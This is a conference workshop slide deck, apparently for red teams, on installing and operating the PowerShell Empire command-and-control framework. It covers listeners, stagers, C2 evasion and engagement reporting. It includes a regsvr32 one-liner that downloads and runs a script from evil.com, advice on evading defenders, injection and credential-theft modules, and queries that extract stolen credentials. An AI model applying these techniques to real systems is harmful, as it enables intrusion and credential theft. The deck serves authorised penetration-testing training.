Weapons Training

FOR THE EMPIRE

ABOUT

HACKER

MARINE

ATHLETE

CLIMBER

MTN RESCUE VOLUNTEER

PNW NATIVE

- JOB: Director, Offensive Sec Svcs
  CI Security
- TWITTER: @beyondnegative
- BLOG: bneg.io
- GITHUB: bneg
- KEYBASE: bneg

Agenda

- Introduction to Empire
  - Lab: Install and start Empire
- Infrastructure
  - Lab: Setup listeners
  - Lab: Get Shellz
  - Lab: Resource files
  - Lab Advanced: redirectors and staging hosts
- Stagers, launchers, agents
  - Lab: Generating launchers
  - Lab Advanced: Unmanaged PowerShell
- Reporting
  - Lab: Exporting engagement data

[*] Loading Microphone
[*] Loading Projector
[*] Loading Speaker
[+] Talk successfully started!

(Empire) > [+] Initial agent BNEG from 127.0.0.1 now active

Intro to Empire

Who, What, Why

Who created Empire?

- Will Schroeder @harmjoy
- Chris Ross @xorrior
- Justin Warner @sixdub
- Matt Nelson @enigma0x3
- rvrsh3ll @424f424f
- Alex Rymdeko-Harvey @killswitch_GUI

What is Adaptive Empire?

- A proof of concept RAT written in PowerShell & Python
- IOW – C2 aka CnC aka Command & Control
- PowerShell Implant
- Python Implant
- WMI Implant (Beta @0xbadjuju)
- C# Implant (Beta @0xbadjuju)

Who is Empire designed for?

- Red Teams
- Penetration Testers
- Purple Teams
- Blue Teams

Why use Empire?

- Meterpreter is getting shut down by AV
- Blue Team is blacklisting your C2
- Your C2 traffic is getting caught and killing your whole op
- PowerShell.exe is being blocked
- You need to test PowerShell mitigations
- Automation and extensibility sounds awesome

Why use Empire?

- Some tools like Meterpreter are being blocked by AV/FW
- Emulate current threats with malleable C2
- Built-in PowerShell goodness
- Python modules for *nix environments & C2
- Highly configurable and adaptable C2
  - Lightweight enough to install on most Debian systems
- Test defender PowerShell mitigations

PowerShell built-in

- PowerView (Recon)
- Bloodhound (Recon)
- Inveigh (PrivEsc/Lateral Movement)
- PowerUpSQL (Lateral Movement)
- Mimikatz (PrivEsc)
- bypassuac
- **scriptimport** (insert your own special sauce here)

Module Reference & Cheat Sheet

- Github: SadProcessor/Cheats

https://github.com/SadProcessor/Cheats/blob/master/RedTrooperFM.md

powershell - code_execution

- invoke_dllinjection
- invoke_metasploitpayload
- invoke_ntsd
- invoke_reflectivepeinjection
- invoke_shellcode
- invoke_shellcodemsil

invoke_dllinjection

Description:

Uses PowerSploit's Invoke-DLLInjection to inject a Dll into the process ID of your choosing.

Author:

@mattifestation

Options:

Param	Description	Required	Default
Agent	Agent to run module on.	True	
Dll	Name of the dll to inject. This can be an absolute or relative path.	True	
ProcessID	Process ID of the process you want to inject a Dll into.	True	

Secret Szechuan PowerShell Sauce?

ScriptImport in Empire

```
(Empire: 8B25UXDM)> help scriptimport

Imports a PowerShell script and keeps it in memory
in the agent.
```

```
(Empire: 8B25UXDM)> scriptimport
/root/PowerShell/Invoke-Kerberoast.ps1

script successfully saved in memory
```

ScriptImport in Empire

```
(Empire: 8B25UXDM)>scriptcmd [tab][tab]
Convert-LDAPProperty    Get-Domain    Get-
DomainSPNTicket
Get-DomainSearcher Get-DomainUserInvoke-Kerberoast

(Empire: 8B25UXDM)>scriptcmd Invoke-Kerberoast
Job started: M9YWF3
```

Lab: Install, Setup, & Start Empire

Git clone

(apt-get update && apt-get upgrade –y)

- git clone https://github.com/EmpireProject/empire
- cd empire/setup
- ./install.sh
- ../empire.py --help

Infrastructure

Considerations and models

Defense got you down?

- Payloads getting flagged by FireEye? (“Bob-PC, John-PC”)
  - How?
  - Why?
- Blue Team blocking your C2?
  - Swiftly changing C2 IPs on the fly?
- IR just clean you out?

Staging Host

- Host your stagers here, or on more than one web server
- Track GET requests for Phishing
- Whitelist client IP range to ensure scope
- Using LetsEncrypt SSL Cert to host your staging scripts

https://URL/file.{ sct .php .ps1 .hta }

Empire C2 Traffic

Beyond Defaults

- Change those headers
- Dropbox/OneDrive C2
- LetsEncrypt cert for your HTTPS C2 channel
- To Jitter or not to Jitter, what does it mean, anyway?

C2 Callbacks

Pulsar: Burn Bright


- 5s – 60s callbacks
- High operational tempo
- More likely to get noticed

Sol: Long Haul

- 3, 6, 24 hour callbacks
- Slow operational tempo
- Blue team evasion

Empire C2 Traffic
5-sec interval

Empire C2 Traffic
N-hour/day interval



Meterpreter sessions to/from


- Share the love! ❤
- You can send sessions from Metasploit to Empire
- You can send sessions from Empire to Metasploit
- You can send to/from Cobalt Strike

Listeners

- Dropbox (dbx) / OneDrive
- http
- http_foreign
- http_hop
- http_mapi
- Meterpreter
- redirector

Listener: http_hop


- On a system you control (primary or overtaken)
  - PHP-based Proxy



```
news.php
admin/get.php
login/process.php
```

Listener: redirector

- Using a high-integrity agent, launch a proxy to redirect traffic on a port (80) to Empire



HTTPS Listener with LetsEncrypt

- Point domain name to public IP
- Start Apache/Nginx on Empire server
- Run certbot to get cert issued
- `cat cert.pem privkey.pem > empire.pem`
- Kill Apache/Nginx
- Start Empire

https://www.blackhillsinfosec.com/using-powershell-empire-with-a-trusted-certificate/

Lab: Setup Infrastructure

Lab: Setup Infrastructure

- Start http listener
- Start Python simple webserver in /var/www

Lab: Get Shellz

- Launcher powershell
- Copy, paste output into Windows
- Take a look at modules, run some of them

Automation

Good troopers follow orders!

Artisinal manual infrastructure builds

- staaahhhhhpppppp

Resource Files

- Empire Startup Automation
- Agent check-in automation

Resource Files Demo

Lab: Resource Files

EmpireStartup.rc

```
listeners
uselistener http
set Name http80
execute
listeners
usestager multi/launcher
set Listener http80
set OutFile /var/www/Empire_http80.ps1
execute
```

Infrastructure Automation

- https://github.com/bneg/RedTeam-Automation (WIP)
- https://bneg.io/2017/11/06/automated-empire-infrastructure/

1. Launch Kali/Ubuntu Instance
2. Update & Upgrade
3. Git clone Empire
4. Setup Empire
5. Run Empire in screen/tmux
6. Receive stagers on local

Automation Demo

Lab Advanced: Redirectors

Redirectors and Staging Host

Red Team Wiki:

https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki

Stagers / Launchers / Agents

Artisanal malware

What's available?

- Powershell
- Binary using unmanaged PowerShell
- VBA
- HTA
- Python
- SCT
- Macro

Unmanaged Powershell - SharpPick

Send Powershell commands directly to System.Management.Automation without Powershell.exe (@tifkin)

Empire without PowerShell.exe

- Using unmanaged PowerShell
  - Empire.exe – Unmanaged powershell, basically SharpPick
  - Empire.dll – Unmanaged Powershell via dll with entry points for rundll32.exe
  - Empire.sct – Unmanaged Powershell, encoded in JS/VBS/VBA in a SCT
    - Similar to STARFIGHTERS (@Cneelis)
    - Similar to CACTUSTORCH (@mdsecresearch)
    - DotNetToJS

- Sharpire – Powershell-less executable (0xbadjuju)

- https://bneg.io/2017/07/26/empire-without-powershell-exe/
- https://github.com/0xbadjuju/Sharpire

RegSvr32.exe with SCT

- Via ducky (HID) ;)
- Optional: certutil to download sct, regsvr32 to execute contents

```
C:\> Regsvr32 /s /n /u /i:https://evil.com/thing.sct scrobj.dll
```

Lab: Generating Launchers

Lab: Generating Launchers

- Multi/launcher
- Multi/launcher, Obfuscated
- Windows/launcher_sct
- Windows/csharp_exe
- Windows/dll
- Windows/hta

Lab: More Shellz

- Pass sessions from Empire to Metasploit
- Pass sessions from Metasploit to Empire (bug?)
- Modules:
  - Lateral Movement, BloodHound, Mimikatz, psinject, psexec,
  - ‘shell dir \\host\c$’

Demo/Lab Advanced: Unmanaged PowerShell

REST API & Methods Available

- At its most basic, “curl” can be used to control Empire
- GET Methods, returns JSON
- POST and DELETE with JSON formatted parameters

- Far more advanced uses include front-ends, scripting, and cross platform integrations
  - Empire <-> Slack
  - Empire <-> Metasploit
  - Empire <-> Beef
  - Empire <-> CrackMapExec

API Use Cases

- Control multiple Empire Servers
- Automate Empire tasks
  - Conditional logic == autopwn via Empire
  - Predetermined launch operations
- Alerting on beacon check-in or presumed death (stale)
- Retrieve Empire module artifacts
  - Listeners
  - Modules

REST API & Methods Available

- Version (GET)
- Config (GET)
- Stagers (GET/POST)
- Modules (GET/POST)
- Listeners (GET/POST/DELETE)
- Agents (GET/POST/DELETE)
- Reporting (GET)
- Creds (GET)
- Admin (GET/POST)

API Samples

- PowerShell Empire (@sadprocessor)<-Hire this guy-Amsterdam
- Autostart a listener with Python
- Empire Autopwn, predetermined actions
- Reporting
- DEATHSTAR (BloodHound + Empire)
- EmpireDog (PowerShell Implementation via API)
  - https://github.com/SadProcessor/EmpireDog

Conjoin multiple API Hooks

- Empire launch high_integrity beacon
- Instruct beacon to launch meterpreter shell
- Instruct meterpreter shell to run mimikatz

Reporting

Your report should be better than “Jedi mind trick”

The Database!

Relevant SQL statements

Sessions Query:

```
SELECT session_id, hostname, username, checkin_time
FROM agents;
```

Credentials Query:

```
SELECT domain, username, host, credtype, password
FROM credentials
ORDER BY domain, credtype, host;
```

The Database!

```
-- Master Log Query
SELECT reporting.time_stamp, reporting.event_type, reporting.name
as "AGENT_ID", a.hostname, reporting.taskID, t.data AS "Task",
r.data AS "Results"
FROM reporting
JOIN agents a on reporting.name = a.session_id
LEFT OUTER JOIN taskings t on (reporting.taskID = t.id) AND
(reporting.name = t.agent)
LEFT OUTER JOIN results r on (reporting.taskID = r.id) AND
(reporting.name = r.agent)
WHERE
reporting.event_type == 'task’
OR reporting.event_type == 'checkin’;
```

List all agents and check-in time (CSV)

```
SessionID, Hostname, User Name, First Check-in
8B25UXDM,PWN7,CORP\bneg,2018-01-26 20:32:12
AYUG72S4,PWN7,CORP\bneg,2018-01-26 21:45:47
3NXZ4HWF,PWN7,CORP\bneg,2018-01-26 22:05:20
K4M7512U,PWN7,CORP\bneg,2018-01-26 22:05:39
1MZPKCLV,PWN7,CORP\bneg,2018-01-28 00:18:07
LG5TBRYP,WIN-8UU4H4PJTHH,WIN-8UU4H4PJTHH\Jeremy,2018-01-28 01:28:53
8RB7LYTF,DC,CORP\Administrator,2018-01-28 01:48:22
P6BNMR9G,PWN7,PWN7\Jeremy,2018-01-28 01:55:54
```

List all agents and checkin time (MD)

```
root@kali# csvtomd data/sessions.csv
```

SessionID	Hostname	User Name	First Check-in
8B25UXDM	PWN7	CORP\bneg	2018-01-26 20:32:12
AYUG72S4	PWN7	CORP\bneg	2018-01-26 21:45:47
3NXZ4HWF	PWN7	CORP\bneg	2018-01-26 22:05:20
K4M7512U	PWN7	CORP\bneg	2018-01-26 22:05:39
1MZPKCLV	PWN7	CORP\bneg	2018-01-28 00:18:07
LG5TBRYP	WIN-8UU4H4PJTHH	WIN-8UU4H4PJTHH\Jeremy	2018-01-28 01:28:53
8RB7LYTF	DC	CORP\Administrator	2018-01-28 01:48:22
P6BNMR9G	PWN7	PWN7\Jeremy	2018-01-28 01:55:54

Report Demo

master.log

```
2018-01-26 21:45:39 - PWN7 (8B25UXDM)> Start-Process -NoNewWindow -FilePath
"$Env:SystemRoot\System32\WindowsPowershell\v1.0\powershell" –A

Agent spawned to http80

2018-01-26 21:45:47 - PWN7 (AYUG72S4)> None

None

2018-01-26 22:05:10 - PWN7 (8B25UXDM)> Start-Process -NoNewWindow -FilePath
"$Env:SystemRoot\System32\WindowsPowershell\v1.0\powershell" –A

Agent spawned to http80

2018-01-26 22:05:20 - PWN7 (3NXZ4HWF)> None
```

Modules used & “OpSec Safe”

- Which modules were used
- Which ones were NOT OpSec Safe
- Which hosts had non-opsec safe modules run on them

Lab: Reporting

Questions

End

http://https://bloodhoundgang.herokuapp.com/. - #psempire channel